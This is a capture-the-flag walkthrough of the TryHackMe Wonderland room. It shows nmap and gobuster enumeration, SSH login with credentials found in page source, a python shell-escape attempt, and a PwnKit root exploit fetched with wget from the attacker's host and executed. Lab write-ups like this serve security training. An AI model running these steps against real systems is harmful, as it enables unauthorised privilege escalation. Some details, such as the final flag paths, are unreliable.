TryHackMe: Wonderland
A walkthrough for the TryHackMe Wonderland room covering web enumeration, SSH access, and privilege escalation to root.
TryHackMe: Wonderland CTF — Writeup | 28 November 2025

Overview
This room walks you through exploiting a Linux machine themed after “Alice in Wonderland,” focusing on web enumeration, SSH access, and privilege escalation. You’ll learn to chain together web and local exploits to gain root access.
Reconnaissance & Scanning
Nmap
Perform a full port and service scan:
1
sudo nmap -Pn -T4 -n -sC -sV -p- -oN scan_nmap.txt 10.48.189.255
Scan Summary:
1
2
3
4
5
6
7
8
9
10
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Follow the white rabbit.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We got two web services running on ports 80 and 22.
- 22/tcp: OpenSSH 7.6p1
- 80/tcp: Golang net/http server (Go-IPFS json-rpc or InfluxDB API) with title “Follow the white rabbit.”
Home Page

Accessing the web application on port 80, we see a simple page with the title “Follow the white rabbit.”
Web Enumeration
Scan the web application using Gobuster:
1
2
3
4
gobuster dir -u http://10.48.189.255/ \
    -w /usr/share/wordlists/dirb/common.txt \
    -o dir_results_common.txt -t 25
Gobuster Results:
1
2
3
/img                  (Status: 301) [Size: 0] [--> img/]
/index.html           (Status: 301) [Size: 0] [--> ./]
/r                    (Status: 301) [Size: 0] [--> r/]
directories found: /r

Nothing much found here. Now let’s scan the /r directory.
1
2
3
gobuster dir -u http://10.48.189.255/r/ \
    -w /usr/share/wordlists/dirb/common.txt \
    -o dir_results_common_r.txt -t 25
Gobuster Results:
1
2
/a                    (Status: 301) [Size: 0] [--> a/]
/index.html           (Status: 301) [Size: 0] [--> ./]
directories found: /a

noting much here either. Let’s scan /r/a
1
2
3
gobuster dir -u http://10.48.189.255/r/a \
    -w /usr/share/wordlists/dirb/common.txt \
    -o dir_results_common_r_a.txt -t 25
Gobuster Results:
1
2
/b                    (Status: 301) [Size: 0] [--> b/]
/index.html           (Status: 301) [Size: 0] [--> ./]
directories found: /b

Again, nothing much here. Let’s scan /r/a/b
1
2
3
gobuster dir -u http://10.48.189.255/r/a/b/ \
    -w /usr/share/wordlists/dirb/common.txt \
    -o dir_results_common_r_a_b.txt -t 25
Gobuster Results:
1
2
/b                    (Status: 301) [Size: 0] [--> b/]
/index.html           (Status: 301) [Size: 0] [--> ./]
directories found: /b

Again, nothing much here. Let’s scan /r/a/b/b
1
2
3
gobuster dir -u http://10.48.189.255/r/a/b/b \
    -w /usr/share/wordlists/dirb/common.txt \
    -o dir_results_common_r_a_b_b.txt -t 25
Gobuster Results:
1
2
/i                    (Status: 301) [Size: 0] [--> i/]
/index.html           (Status: 301) [Size: 0] [--> ./]
directories found: /i

Now, let’s scan /r/a/b/b/i
1
2
3
gobuster dir -u http://10.48.189.255/r/a/b/b/i/ \
    -w /usr/share/wordlists/dirb/common.txt \
    -o dir_results_common_r_a_b_b_i.txt -t 25
Gobuster Results:
1
2
/index.html           (Status: 301) [Size: 0] [--> ./]
/t                    (Status: 301) [Size: 0] [--> t/]
directories found: /t

Finally, we got something! and notice that url form rabbit. In source code of /r/a/b/b/i/t. Username and password is mentioned.

I think these credentials are for ssh. try to login via ssh.
1
ssh alice@<IP_ADDRESS>

We are in as user alice. In home directory of alice, we found two things.
1
2
-rw------- 1 root  root    66 May 25  2020 root.txt
-rw-r--r-- 1 root  root  3577 May 25  2020 walrus_and_the_carpenter.py
The walrus_and_the_carpenter.py file seems interesting. Let’s check it out.

Nothing much interesting in the message.
Privilege Escalation
Check the sudo permissions for alice.
1
sudo -l
- Result:
1
2
3
4
5
6
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
Trying to run the python SUID command.
1
sudo python3.6 -c 'import os; os.system("/bin/sh")'
Nothing happened.
Let’s try find command.
1
find / -perm -4000 -type f 2>/dev/null
- Result:
1
/usr/bin/pkexec

Now let exploit using PwnKit vulnerability. here is the github link for exploit: https://github.com/ly4k/PwnKit?tab=readme-ov-file
- Download the exploit code using wget.
- To your local machine, compile the exploit:
- using wget download the exploit code to target machine.
1
wget <IP_address_your >/PwnKit - Give execute permissions:
1
chmod +x PwnKit - Run the exploit:
1
./PwnKit
- We got root shell!

Capture the User and Root Flag
- User Flag:
1
cat /root/user.txt
- Root Flag:
1
cat /alice/root.txt

Room Complete!

Happy Hacking!